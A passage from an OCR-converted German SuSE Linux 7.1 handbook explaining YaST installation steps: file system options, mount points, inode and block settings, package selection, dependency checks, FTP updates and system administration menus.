- Der knfsd funktioniert generell, nur beim extensiven Umbenennen von Spezialdateien („device files“, „named pipes“) über NFS über verschiedene Verzeichnisse hinweg kann es zu Problemen kommen.
- Der unfsd funktioniert zuverlässig, wenn das entsprechende Dateisystem mit der Option `no_cross_mounts` exportiert wird oder wenn der unfsd gleich mit `--no-cross-mounts` gestartet wird.
- Das Exportieren von ganzen Dateisystembäumen (möglich mit unfsd) funktioniert nicht zuverlässig mit ReiserFS.

Die Utilities zum ReiserFS sind in dem Paket `reiserfs`, Serie a enthalten; allerdings ist **`reiserfsck`** noch nicht in der Lage, jedes Dateisystem wieder benutzbar zu machen.


Aktuelle Informationen unter:

`http://www.namesys.com/`

Mountpoint

Mit (F4) können Sie festlegen, an welche Stelle des Verzeichnisbaumes die entsprechende Partition gemountet werden soll.

Sie *müssen* für *eine* Partition das Root-Verzeichnis (`/`) vergeben. Etwaige DOS/Windows-Partitionen können Sie auf entsprechende Verzeichnisnamen mounten lassen, wo Sie sie später leicht finden können, beispielsweise `/dosc` für Ihre erste DOS-Partition und `/dosd` für Ihre zweite usw.



Achtung

Beachten Sie, dass Sie alle Mountpoints mit absoluten Pfadnamen eingeben müssen und dass die Verzeichnisnamen keine Sonderzeichen enthalten dürfen!
Keinesfalls dürfen Sie die Verzeichnisse `/etc`, `/bin`, `/sbin`, `/lib` und `/dev` auf eigene Partitionen legen, da sie unter anderem die Kommandos enthalten, die beim Booten zum Mounten der übrigen Dateisysteme benötigt werden!

Eine Besonderheit gilt für DOS/Windows-Partitionen! Diese können auf drei verschiedene Arten in den Verzeichnisbaum eingebunden werden.

- Einmal als „normale“ **`DOS`**-Partition (= `msdos`), wobei alle Beschränkungen des DOS-Dateisystems gelten,
- als **`FAT-Win95`** (= `vfat`), dann sind lange Dateinamen möglich und
- zum dritten als so genannte **`UMSDOS`**-Partition, was auch das Verwenden von langen Dateinamen auf „normalen“ DOS-Partitionen gestattet. Dieser Typ wird aber nur benötigt, wenn Sie auf der DOS-Partition Linux-Dateien ablegen wollen; dies ist nicht sehr effizient, wenn Sie die DOS-Partition nur zum Datenaustausch benötigen. Wenn immer möglich, *vermeiden* Sie **`UMSDOS`**!

Expertenmenü für Feineinstellungen der Dateisysteme

Hier im Expertenmenü (Abbildung 3.11) können Feineinstellungen vorgenommen werden.

Die ☞*Inode*-Dichte gibt an, welche durchschnittliche Dateigröße für eine Partition erwartet wird. Die Anzahl der Inodes bestimmt, wie viele Dateien auf einer Partition angelegt werden können. Ist diese Zahl zu klein, kann es vorkommen,




Abbildung 3.11: Expertenmenü für Einstellung der Dateisysteme

dass eine Partition als voll gilt, obwohl durchaus noch Blöcke auf dieser Partition frei sind.

Wird zum Beispiel ein Wert von 4096 Bytes pro Inode gewählt, bedeutet dies, dass im Schnitt alle Dateien 4 KB groß sein sollten. Werden auf solch einer Partition ausschließlich Dateien mit einer Größe von nur einem Kilobyte angelegt, so kann nur ein Viertel der Platte verwendet werden, da das Dateisystem dann als voll gilt.

Ein Inode für 4 KB hat sich dennoch als guter Standardwert erwiesen (mehr Inodes pro Partition bedeutet natürlich weniger Netto-Datenplatz, da die Inode-Tabellen ebenfalls gespeichert werden müssen). Soll eine Partition als Spool-Bereich z. B. für Netnews verwendet werden, so sollte ein Wert von 2048 Byte pro Inode gewählt werden, da die einzelnen Artikel typischerweise sehr kleine Dateien sind. Ein weiterer Grund für eine hohe Anzahl von Inodes ist die Integration des Live-Systems. Hierbei werden etwa 40.000 Dateien durch symbolische Links in das Dateisystem eingebunden, die jeweils eine Inode benötigen.


Die Festlegung der *Blockgröße* beeinflusst die Dauer einer Überprüfung des Dateisystems (engl. *filesystem check*); die Dauer steigt exponentiell mit der reziproken Blockgröße. Eine langwierige Überprüfung ist überaus unerfreulich. Unser Vorschlag für die Blockgröße: `1024` (= 1 KB) für Partitionen von 1 GB Größe, `4096` (= 4 KB) bei 4 GB.

Weiterhin wird hier festgelegt, unter welchen Bedingungen eine Überprüfung des Dateisystems (engl. *filesystem check*) durchgeführt werden soll; die Häufigkeit des Mountens kann berücksichtigt werden.

Angabe des für `'root'` reservierten Bereichs. Für `'root'` sollte man immer dann einen Bereich reservieren, wenn Partitionen gemeinsam von System-Programmen und regulären Benutzern verwendet werden. Eine separate `/home`-Partition muss nicht zwingend Platz für `'root'` zur Verfügung stellen.

Das *Verhalten bei Fehlern* kann angegeben werden. Wenn ein Fehler im Datei-

system auftritt, kann der Betrieb normal weitergehen (`continue`), die Partition kann nur lesbar umgemountet werden (`remount-ro`) oder das komplette System kann sofort angehalten werden (`panic`).



Achtung

Die geeignete Option ist in Hinblick auf die Verwendung des Systems zu wählen. Die Voreinstellung `continue` sollte erfahrenen Systemadministratoren vorbehalten bleiben.

Formatieren der Partitionen

Mit (F6) können Sie festlegen, ob und wie die Partitionen formatiert werden sollen. Bei modernen fabrikneuen Platten ist es nicht nötig, während des Formatierens ein Prüfen auf schlechte Sektoren durchführen zu lassen; Sie können dies sicherheitshalber dennoch angeben. Das Formatieren dauert in diesem Fall erheblich länger.

Einlesen der `fstab`-Datei

Durch Drücken von (F7) können Sie eine bereits existierende Datei `fstab` einlesen. Es werden auch diejenigen Einträge der `fstab` angezeigt, die nicht zu Dateisystemen der Festplatte gehören (`swap`, `proc`, `nfs-mount`, CD-ROM-Einträge etc). Diese sind grau hinterlegt und können nicht verändert werden. Beim Abspeichern der `fstab` bleiben sie aber erhalten.

Dieses Feature wird benötigt, wenn Sie ein Update des Basissystems durchführen möchten (vgl. Abschnitt 15.1.3 auf Seite 452); YaST muss in einem solchen Fall wissen, auf welche Partitionen sich das System verteilt. Es ist ja auch ohne weiteres möglich, mehrere Versionen von Linux parallel auf einem Rechner zu halten.

3.3.11 Logical Volume Manager konfigurieren

Informationen zur Konfiguration des „Logical Volume Manager“ (LVM) finden Sie im offiziellen LVM-Howto:

`http://www.linux-lvm.org/`

3.3.12 Installation in ein Verzeichnis

Sie können mit YaST am laufenden System auch die komplette Installation in ein Verzeichnis erfolgen lassen. So ist es beispielsweise möglich, einen anderen Rechner über NFS upzudaten, eine „chroot-Umgebung“ aufzubauen oder aus dem laufenden System eine Linux-Installation auf eine zweite Platte vorzunehmen.

Dieser Installationsmodus ist nur für *Spezialfälle* vorgesehen. Sollten unter dem angegebenen Verzeichnis bestimmte ☞*Devices* gemountet sein, müssen Sie das selbst erledigen, bevor Sie mit dieser Methode installieren.

Insbesondere müssen Sie selbst für die Bootfähigkeit des installierten Systems sorgen. Wahrscheinlich sind auch Änderungen an der von YaST erstellten `fstab`-Datei im neu installierten System notwendig.

Geben Sie jetzt in dem Eingabefeld an, in welches Verzeichnis Sie installieren wollen.

3.4 Installationsumfang festlegen

Nachdem Sie die Konfiguration Ihrer Dateisysteme abgeschlossen haben, wählen Sie im Hauptmenü '`Paketverwaltung`', um den Umfang der zu installierenden Pakete festzulegen und/oder die Installation zu starten. Sie haben die Möglichkeit, eigene Installationsprofile zu erstellen, abzuspeichern oder zu laden.




Abbildung 3.12: Festlegen des Installationsumfangs

Außerdem können Sie von diesem Menü aus die Installation starten oder sich vorher erst einmal anschauen, was passieren würde, wenn Sie die aktuelle Konfiguration installieren würden.

3.4.1 Konfiguration laden

Unter dem Punkt '`Konfiguration laden`' finden Sie einige bereits vorgefertigte Konfigurationen. Mit den Pfeiltasten ↑ und ↓ können Sie eine vorgegebene „Konfiguration“ ansteuern; mit Leertaste wird ein Punkt an- oder abgewählt.

Das Minimalsystem beispielsweise erlaubt es, Linux von der Festplatte zu starten und danach eine Installation weiterer Pakete vorzunehmen.

Haben Sie bereits selbst eigene Installationsprofile erstellt, so können Sie diese natürlich auch hier wieder einlesen. Dies ist vor allem dann sinnvoll, wenn Sie mehrere Rechner mit identischer Konfiguration installieren möchten.

Haben Sie bereits ein System installiert, so ist darauf zu achten, dass beim Laden einer anderen Konfiguration solche Pakete, die nicht zu der geladenen Konfiguration gehören, aber bereits installiert wurden, zum Löschen markiert werden. Möchten Sie jedoch alle diese Pakete behalten, so geben Sie einfach, nachdem Sie den Menüpunkt ‘`Installation starten`’ angewählt haben, bei der Sicherheitsabfrage, ob Sie diese Pakete löschen wollen, ein `Nein` an. Ansonsten müssen Sie einzeln die mit `‘[D]’` zum Löschen markierten Pakete wieder deselektieren (dort sollte dann wieder `‘[i]’` stehen).

3.4.2 Konfiguration speichern

Hier können Sie Ihre eigene Konfiguration abspeichern. Wenn YaST von Diskette gestartet wurde, wird diese Diskette verwendet, um die Konfigurationen zu sichern. Haben Sie direkt von der CD gebootet, werden Sie aufgefordert, eine formatierte Diskette einzulegen, auf der die Daten abgespeichert werden können.

3.4.3 Konfiguration ändern/erstellen

Durch Anwahl dieses Punktes gelangen Sie in den Auswahleditor(Abbildung 3.13 auf der nächsten Seite), der es Ihnen gestattet, den Umfang der Installation frei zu bestimmen, bzw. eine vorgefertigte geladene Konfiguration (vgl. Abschnitt 3.4.1) zu verändern. Hier haben Sie nach der Installation auch die Möglichkeit, bereits installierte Pakete wieder zu entfernen.



Serien-Auswahl YaST Version 1.08d -- (c) 1994-2000 SuSE GmbH
Serien
a Linux Grundsystem [110.3 M]
ap Anwendungen, die kein X11 benötigen [54.2 M]
aplx ApplixWare Office [127.1 M]
beo Extreme Linux (Beowulf) [0 B]
d Programmentwicklung (C, C++, Lisp, etc.) [190.5 M]
doc Dokumentation [208.0 M]
e Emacs [0 B]
emu Emulatoren [0 B]
fun Spiele und mehr [1.9 M]
gnm GNOME - GNU Network Object Model Environment [0 B]
gra Alles rund um Grafik [48.2 M]
ham Amateurfunk (AX.25, CW, Logbuch, etc.) [0 B]
<F3>=Zoom
Device-Name Partition Gesamt Belegt Frei Frei% Mount-Point
/dev/sda3 Linux 4.33 G 2.07 G 2.26 G 52% /
/dev/sda1 Linux 7.6 M 3.0 M 4.6 M 60% /boot
/dev/sda6 Linux 1.73 G 89.8 M 1.64 G 94% /install-test
Euklid:
F1=Hilfe F4=Umsortieren F5=Abhängigkeiten F10=Esc=Verlassen

Abbildung 3.13: Serien-Auswahl in YaST

Sie können sich mit den Cursortasten ↑ und ↓ sowie durch Bild ↑ und Bild ↓ in der Auswahlliste bewegen und mit ↵ eine Serie zur weiteren Bearbeitung auswählen.

Im unteren Fenster wird über den belegten Festplattenplatz Auskunft gegeben.



Serien-Auswahl
YaST Version 1.08d -- (c) 1994-2000 SuSE GmbH
Serien
a Linux Grundsystem [110.3 M]
ap Anwendungen, die kein X11 benötigen [54.2 M]
aplx ApplixWare Office [127.1 M]
beo Extreme Linux (Beowulf) [0 B]
d Programmentwicklung (C, C++, Lisp, etc.) [190.5 M]
doc Dokumen [208.0 M]
e Emacs [0 B]
emu Emulato [0 B]
fun Spiele [1.9 M]
gnm GNOME - [0 B]
gra Alles r [48.2 M]
ham Amateur [0 B]
Auswahl der Pakete nach:
*Serien
RpmGroup
Alle Pakete
< Weiter >
< Abbruch >
<F3>=Zoom
Device-Name Pa
/dev/sda3 Linux 4.33 G 2.07 G 2.26 G 52% /
/dev/sda1 Linux 7.6 M 3.0 M 4.6 M 60% /boot
/dev/sda6 Linux 1.73 G 89.8 M 1.64 G 94% /install-test
Euklid:
F1=Hilfe F4=Umsortieren F5=Abhängigkeiten F10=Esc=Verlassen

Abbildung 3.14: Pakete in YaST umsortieren

Mit F4 ist es möglich, als Alternative zur Serienauswahl eine andere Gruppierung der Pakete anzuwählen (Abbildung 3.14 auf Seite 98); derzeit gibt es neben ‘Serien’ und ‘RPM-Gruppen’ die Variante ‘Alle Pakete’:

‘Serien’ Die gewohnte Zusammenstellung nach Serien.

‘RPM-Gruppen’ Sortierung nach Vorgabe der RPM-Gruppen.

‘Alle Pakete’ ‘Alle Pakete (keine Quellen)’; ‘Pakete des Basissystems’ und ‘Alle Quellen’.

Sie können eine Auswahl, z. B. die Serienauswahl, mit F10 verlassen, um so in das übergeordnete Konfigurationsmenü zurückzugelangen.

Wenn Sie bei einer der Serien ↵ drücken, gelangen Sie in die Paketauswahl der entsprechenden Serie (Abbildung 3.15 auf Seite 99 zeigt z. B. den Inhalt der Serie a). Falls Sie zuvor eine Konfiguration geladen hatten, sind die bereits selektierten Pakete durch ein Kreuz gekennzeichnet. Im rechten Fenster erhalten Sie Informationen darüber, wie viel Platz die gegenwärtige Konfiguration auf Ihren einzelnen Partitionen belegen würde.

Hier erhalten Sie im unteren Fenster jeweils eine kurze Beschreibung des Paketes angezeigt, auf dem sich momentan der Auswahlcursor befindet. Im rechten Fenster sehen Sie, wie der momentane Platzbedarf auf Ihren Partitionen ist. Diese Werte werden ständig aktualisiert, wenn Sie ein Paket an- oder abwählen.

In einigen Fällen reicht der verfügbare Platz zur Anzeige der Paketinformationen oder der Partitionsinformationen nicht aus. Dann können Sie durch Drücken von



Paket-Auswahl - Serie a YaST Version 1.08d -- (c) 1994-2000 SuSE GmbH
[i] aaa_base SuSE Linux Basispaket
[i] aaa_dir SuSE Linux Verzeichnisstruktur
[i] aaa_skel SuSE Linux Default-Benutzer
[i] ash Ash-Shell
[i] at Job-Manager
[i] base Einige wichtige GNU-Programme
[i] bash Die GNU Bourne-Again Shell
[ ] bash1 Die GNU Bourne-Again Shell (alte Version)
[i] bdflush Linux-Update-Daemon
[i] compat Einige Bibliotheken in Kompatibilitätsversionen
[i] compress Standard Unix-Komprimierungsprogramm
[i] cpio GNU cpio Backup- und Archiv-Utilities
[i] cracklib Library, um Passwörter zu checken
[i] cron Cron-Daemon
<F3>=Zoom
Mount-Point Frei
/ 2.26 G
/boot 4.6 M
/install-test 1.64 G
/...ts/mirror 10.36 G
/...ratschker 1.78 G
/...adm/mount 54.89 G
Version: 2000.12.5-0 (Installiert 2000.7.24-4)
Besonderheit: Basissystem
Paketgröße: installiert 531.5 K (komprimiert 213.0 K)
Dieses Paket installiert wichtige Konfigurationsdateien. Auch die zentralen
F1=Hilfe F2=Beschreibung F5=Abhängigkeiten F10=Ok Esc=Abbruch

Abbildung 3.15: Auswahl der Pakete, Serie a (Basissystem)

F2 bzw. F3 das untere bzw. rechte Fenster „zoomen“ und die Informationen in einer eigenen Box genauer betrachten.

Vor dem Paketnamen wird der jeweilige momentane Status angezeigt:

‘[ ]’ kennzeichnet ein nicht installiertes Paket

‘[X]’ kennzeichnet ein zur Installation vorgesehenes Paket

‘[i]’ kennzeichnet ein installiertes Paket

‘[D]’ kennzeichnet ein zu löschendes Paket

‘[R]’ kennzeichnet ein zu auszutauschendes Paket

Mit ⏎ kann zwischen dem Zustand ‘[ ]’ und ‘[X]’ bzw. zwischen ‘[i]’, ‘[R]’ und ‘[D]’ umgeschaltet werden. Mit ⇧ Umschalt + A lässt sich der Zustand global für alle Pakete einer Serie ändern.

F6 veranlasst, dass auch das jeweilige Quellpaket installiert wird; zu Quellpaketen vgl. auch Abschnitt 15.3.4 auf Seite 470. Wenn Sie in dieser Auswahl F10 drücken, gelangen Sie zur Serienauswahl zurück. Möchten Sie die Paketauswahl verlassen, ohne dass Ihre Änderungen übernommen werden, dann drücken Sie einfach Esc .

Sollten Sie im Verlauf der Konfiguration feststellen, dass der vorgesehene Plattenplatz nicht für die gewünschte Installation ausreicht oder eine andere Aufteilung der Platte erforderlich ist, können Sie jederzeit eine Umpartitionierung Ihrer Festplatte vornehmen. Die eigentliche Partitionierung der Platte findet erst beim Verlassen des ersten Laufes von YaST statt.

Sollte YaST von Diskette laufen, installieren Sie zuerst eine absolute Minimalkonfiguration, booten danach Ihr Linux und installieren Sie die restlichen Pakete nach. Dennoch können Sie bereits in dieser ersten Phase probehalber alle von Ihnen gewünschten Pakete anwählen, um den Platzbedarf Ihrer Wunsch-Konfiguration zu ermitteln.

3.4.4 Was wäre wenn...

YaST kann auch zum Deinstallieren von Paketen eingesetzt werden. Daher gibt es diesen Menüpunkt, mit dem Sie sich vergewissern können, dass Sie keine Dateien löschen, die für den Betrieb des Systems unbedingt erforderlich sind.

3.4.5 Installation starten

Diese Option startet die eigentliche Installation. Alle von Ihnen ausgewählten Pakete werden vom Installationsmedium gelesen, dekomprimiert und auf die Zielpartitionen geschrieben.

Sollten Sie im gegenwärtigen Lauf von YaST die Partitionierung Ihrer Festplatte verändert haben, so ist die Installation natürlich noch nicht möglich, da nach einer Änderung der Partitionierungsdaten der Rechner gebootet werden muss. Außerdem wurden die veränderten Daten noch gar nicht in die Partitionstabelle geschrieben. Dies geschieht erst beim Verlassen von YaST.

Während der Installation werden im unteren Fenster eventuelle Fehler- und Statusmeldungen ausgegeben. In der obersten Zeile informiert Sie YaST darüber, welches Paket gerade installiert wird.

Nachdem die Installation beendet ist, können Sie mit (Tab) in das Protokollfenster wechseln und zurückscrollen, um eventuelle Fehlermeldungen zu analysieren.

3.4.6 Paket-Abhängigkeiten überprüfen

YaST überprüft die Abhängigkeiten der bereits installierten Pakete und der Pakete, die zur Installation ausgewählt sind abzüglich der zu löschenden Pakete, also: der Pakete, die installiert wären, wenn Sie bereits ‘`Installation starten`’ ausgewählt hätten.

Die gefundenen Paket-Abhängigkeiten werden schließlich in einer Liste angezeigt.

Folgende Arten von Abhängigkeit gibt es:

`AND`	Wenn das Paket installiert wird, sollten alle anderen Pakete auch installiert werden (bzw. bereits installiert sein). Beispiel: Wenn man einen Compiler installiert, braucht man auch die Include-Dateien und die Libs.
`OR`	Wenn das Paket installiert wird, sollte mindestens eines der angegebenen Pakete auch installiert werden (bzw. sein).
`EXCL`	Wenn das Paket installiert wird, sollte keines der angegebenen Pakete installiert werden (bzw. sein).

Tabelle 3.1: Abhängigkeiten zwischen Paketen

3.4.7 Index aller Serien und Pakete

Hier wird einfach eine Liste aller Pakete auf der CD angezeigt. Die mit `'*'` gekennzeichneten Pakete sind bereits installiert bzw. zur Installation selektiert. Diese Funktion ist sehr nützlich, um sich schnell einen Überblick zu verschaffen.

3.4.8 Paketauskunft

Um einfach und (relativ) schnell nach Dateien und Paketen sowohl auf der SuSE Linux-CD als auch im installierten System suchen zu können, gibt es die Paketauskunft, in deren Maske Sie einfach den gesuchten Dateinamen angeben, und YaST durchsucht daraufhin das angegebene Medium nach dieser Datei und listet die gefundenen Stellen auf.

3.4.9 Pakete einspielen

Wählen Sie diesen Menüpunkt aus, wenn Sie beliebige Pakete „einspielen“ wollen, z. B. korrigierte oder neuere Versionen, die wir auf dem FTP-Server `ftp.suse.com` bereithalten, aber auch Pakete, die Sie vielleicht selbst gebaut oder sich aus anderer Quelle besorgt haben. Unterstützt werden komprimierte Tar-Archive (`.tgz`) und RPM-Pakete (`.rpm`, `.spm` und `.src.rpm`) sowie spezielle Patch-Pakete (`.pat`), die wir gegebenenfalls auf unserem FTP-Server bereitstellen.

Der Installationsvorgang besteht aus 3 Schritten (eine ausführliche Anleitung kann mit (F1) angezeigt werden):

- Auswahl der Installationsquelle
- Auswahl aus den dort angebotenen Paketen
- Installation der Pakete

Unter dem Menüpunkt ‘`Quelle:`’ erhalten Sie mit (↵) eine Auswahlliste möglicher Installationsquellen: ‘`Verzeichnis`’, ‘`FTP`’, ‘`Quellmedium`’ und ‘`Floppy`’. Ändern Sie gegebenenfalls den voreingestellten Pfad (Verzeichnis/FTP) und bestätigen Sie mit (↵). YaST baut nun eine Liste der dort verfügbaren Pakete auf. Mit ‘`FTP`’ ist es möglich, direkt aus dem Internet heraus zu installieren. Gehen Sie zu der Adresse:

```
ftp.suse.com:/pub/suse/i386/update/7.1
```

(vgl. Abbildung 3.16). Bislang ist es nicht möglich, Pakete über einen „Proxy“ einzuspielen; Sie benötigen *direkten* Zugriff auf den jeweiligen FTP-Server.



Tipp

Falls Sie eine Meldung wie `"530 User ftp access denied."` erhalten, bedeutet das wahrscheinlich, dass nur zeitweilig kein FTP-Login möglich ist, da zu viele User bereits eingeloggt sind. Versuchen Sie es später noch einmal.




Abbildung 3.16: Pakete einspielen via FTP

Wählen Sie das `rpm`-Packet, das Sie installieren wollen aus; wie gewohnt, mit (Leertaste) ankreuzen und dann mit (F10) installieren. Das jeweilige Paket wird zudem in Verzeichnis `/tmp/ftp<prozessnummer>` abgelegt, sodass – falls etwas schief geht – das Paket per Hand nachinstalliert werden kann (vgl. Abschnitt 15.3.2 auf Seite 466).

3.4.10 Pakete löschen

Wenn Sie diesen Menüpunkt auswählen, zeigt Ihnen YaST eine Liste aller Pakete, die in Ihrem System installiert sind. Dabei werden auch fremde Pakete angezeigt. Unter „fremden Paketen“ sind dabei solche Pakete zu verstehen, die nicht auf der SuSE-CD enthalten sind. Bei solchen Paketen kann YaST kein Update durchführen; auch die Abhängigkeiten der Pakete untereinander kann YaST dann nicht überprüfen.

Am einfachsten ist es, wenn Sie solche Pakete durch die entsprechenden Pakete der SuSE-CDs ersetzen. Dazu wählen Sie in der angezeigten Liste die betreffenden Pakete aus. Mit (F2) wird eine kurze Beschreibung des fremden Paketes angezeigt, da es für diese Pakete keine ausführlichen Beschreibungsdateien gibt. (F10) löscht die Pakete.

Danach können Sie die entsprechenden Pakete von der CD neu installieren.

3.5 System updaten

Den Menüpunkt ‘`System updaten`’ sollten Sie nur dann verwenden, wenn Ihr Basissystem aktuell genug, also zum Quellmedium passend ist. YaST wird Ihnen dies im Zweifelsfall mitteilen.

Ein System-Update leiten Sie so ein, wie in Kapitel 15 auf Seite 451 beschrieben; einzelne Pakete erneuern Sie mit YaST gemäß Abschnitt 3.4.9 auf Seite 100.

3.6 Administration des Systems

Neben der reinen Installation unterstützt Sie YaST auch bei den verschiedenen Verwaltungsaufgaben, mit denen Sie als ☞*Systemadministrator* konfrontiert werden.

Nachdem die eigentliche Installation beendet ist, die Pakete also auf die Festplatte kopiert wurden, müssen eine ganze Reihe von Einstellungen vorgenommen werden, um das System Ihren Erfordernissen anzupassen: Hardware einbinden, Netzwerkdienste konfigurieren und aktivieren, Benutzer anlegen, das Startverhalten des SuSE Linux bestimmen etc.




Abbildung 3.17: Administration des Systems

Sie gelangen in die Systemadministration, indem Sie im Hauptmenü von YaST (vgl. Abbildung 3.1 auf Seite 82) den Punkt ‘`Administration des Systems`’ wählen (Abbildung 3.17 auf der nächsten Seite).

3.6.1 Hardware in System integrieren

Hier können Sie die von Ihnen verwendete Hardware näher spezifizieren. In den meisten Fällen wird ein *symbolischer Link* (☞*Link*) von einem Standardgerät auf das speziell von Ihnen verwendete angelegt, sodass Sie jederzeit auf die entsprechende Hardware zugreifen können, ohne sich den genauen Namen der entsprechenden Komponente merken zu müssen.

Das Einstellen von Maus, Modem, CD-ROM-Laufwerk, Drucker, Scanner usw. ist über die folgenden Menüs möglich.

Deutlich anspruchsvoller ist dagegen die Druckerkonfiguration, die im Abschnitt 3.6.1 auf der nächsten Seite vorgeführt wird.

